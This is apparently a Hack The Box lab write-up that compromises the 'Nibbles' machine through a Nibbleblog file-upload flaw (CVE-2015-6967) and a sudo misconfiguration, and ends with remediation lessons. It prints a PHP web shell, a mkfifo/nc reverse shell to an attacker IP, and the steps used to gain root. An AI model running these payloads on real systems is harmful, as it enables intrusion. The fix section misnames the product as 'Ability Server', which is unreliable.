
HACKTHEBOX



Date: 08/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **Nibbleblog 4.0.3 - Arbitrary File Upload (CVE-2015-6967)**

System Vulnerable: 10.10.10.75

Vulnerability Explanation: A week credential used by the admin user and a directory listing which is described as an inappropriately exposed, yielding potentially sensitive information to attacker, combined with unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in content/private/plugins/my_image/image.php.

Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. To update the nibbleblog to latest version follow the instruction on the nibbleblog official website: https://www.nibbleblog.com/

Privilege Escalation Vulnerability: Insecure service configuration

Vulnerability Fix: The system admin should have conformed to the principle of least privilege and not given a regular user the ability to run a script with root privileges.

Severity: **Critical**


An initial nmap scan revealed the Apache version 2.4.18 running on port 80.

```
┌──(root💀kali)-[/root/HTB/nibbles]
└─# nmap -sC -sV 10.10.10.75 -oN nmap/initial                                  130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-10 08:02 EST
Nmap scan report for 10.10.10.75
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
```


The initial page on port 80:

Checking the source code for any hidden data



A hidden folder is set on the comment of the initial page.


Visiting the found directory /nibbleblog/, to find the initial page as the follow:



Fuzzing the website on the existence directory to find any existing directories.

```
┌──(root💀kali)-[~/bashed]
└─# gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -f -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.75/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2021/12/10 08:10:01 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 2987]
/sitemap.php          (Status: 200) [Size: 402]
/content/             (Status: 200) [Size: 1353]
/themes/              (Status: 200) [Size: 1741]
/feed.php             (Status: 200) [Size: 302]
/admin/               (Status: 200) [Size: 2127]
/admin.php            (Status: 200) [Size: 1401]
/plugins/             (Status: 200) [Size: 3777]
/install.php          (Status: 200) [Size: 78]
/update.php           (Status: 200) [Size: 1622]
/languages/           (Status: 200) [Size: 3167]
```

Visiting the admin area of nibbleblog 10.10.10.75/nibbleblog/admin.php



Trying the **admin** username with the name of the box "**nibbles**" as a password to login.

Checking for any public exploit using searchsploit


```
┌──(root💀kali)-[~]
└─# searchsploit nibbleblog
--------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
--------------------------------------------- ---------------------------------
Nibbleblog 3 - Multiple SQL Injections        | php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Met | php/remote/38489.rb
--------------------------------------------- ---------------------------------
Shellcodes: No Results
```

https://www.exploit-db.com/exploits/38489

Create a simple PHP web shell and save it on shell.php file as the follow:

```
┌──(root💀kali)-[/root/HTB/nibbles]
└─# cat shell.php
<?php system($_GET['cmd']);?>
```

Then, upload the file on the My image plugin:




On the uploading face, ignore any displayed warnings.

Visit the http://10.10.10.75/nibbleblog/content/private/plugins/my_image/ website the find the uploaded file as image.php

Clicking on the image.php and running whoami command to check the status of the uploaded file, is it working file or not, by adding ?cmd= whoami on the url as the fallow:

nibbler

Check the existence of netcat command using: “which nc” command



/bin/nc

Using nc, a reverse shell can be established by encoding th following command as URL: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.2 9001 >/tmp/f` to be like:

`rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.16.2%209001%20%3E%2Ftmp%2Ff`

Start an nc listener on the attacker machine and inject the previous reverse shell payload on the command parameter used by the image.php file.

```
10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3B
cat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.16.2%209001%20%3E%2Ftmp%2Ff
```

Receiving a reverse shell as nibbler user on port 9001

```
┌──(root💀kali)-[/root/HTB/nibbles]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.75] 50694
/bin/sh: 0: can't access tty; job control turned off
$ whoami
nibbler
```

user.txt

```
$ cat user.txt  && hostname && whoami && ip a
02b6aba9d4ef2ee4285bca09635e6a0d
Nibbles
nibbler
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qle
n 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
 default qlen 1000
    link/ether 00:50:56:b9:e4:1e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.75/24 brd 10.10.10.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:e41e/64 scope link
       valid_lft forever preferred_lft forever
$
```

```
$ cat user.txt  && hostname && whoami && ip a
02b6aba9d4ef2ee4285bca09635e6a0d
Nibbles
nibbler
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e4:1e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.75/24 brd 10.10.10.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:e41e/64 scope link
       valid_lft forever preferred_lft forever
```

Run sudo -l command to determine what permissions the use nibbler has.

```
$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

The user nibbler can run the script monitor.sh under /home/nibbler/personal/stuff as a root.

The existence folder on the nibbler is zipped, it needs to be unzipped:

```
$ ls
personal.zip
user.txt
$ pwd
/home/nibbler
$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
$ ls
personal
personal.zip
user.txt
$
```

Overwrite the monitor.sh content and execute it as a root

```
$ echo "bash" > monitor.sh
$ cat monitor.sh
bash

Run the script using sudo
$ sudo /home/nibbler/personal/stuff/monitor.sh
whoami
root
```

Spawning a shell using bash -i to

```
bash -i
bash: cannot set terminal process group (1370): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
```

root.txt

```
root@Nibbles:~# cat root.txt  && hostname && whoami && ip a
cat root.txt  && hostname && whoami && ip a
ad6e62627f5d52a4dc842e50ef80e00e
Nibbles
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e4:1e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.75/24 brd 10.10.10.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:e41e/64 scope link
       valid_lft forever preferred_lft forever
root@Nibbles:~#
```


```
root@Nibbles:~# cat root.txt  && hostname && whoami && ip a
cat root.txt  && hostname && whoami && ip a
ad6e62627f5d52a4dc842e50ef80e00e
Nibbles
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e4:1e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.75/24 brd 10.10.10.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:e41e/64 scope link
       valid_lft forever preferred_lft forever
root@Nibbles:~#
```

Lessons Learned
1. To gain an initial foothold on the target machine we had to perform two things: (1) guess the credentials of the administrator, and (2) exploit a vulnerability in the installed Nibbleblog version. The application was using weak authentication credentials, and so we were able to guess the administrator credentials. The application was also using the vulnerable “My image” plugin which allowed us to run a reverse shell back to our attack machine. This shows the importance of enforcing the use of strong authentication credentials and patching your software. In this case, I’m not sure if a patch was even made available. The application also reached its end of life, so the recommendation would be to use other software to host your blog, or at the very least remove the “My image” plugin so that an attacker cannot exploit this specific vulnerability. 2. To escalate to root privileges, I used a security configuration that was clearly no longer needed by the user since the script is no longer there. This allowed me to run arbitrary commands with root privileges. The system admin should have conformed to the principle of least privilege and not given a regular user the ability to run a script with root privileges.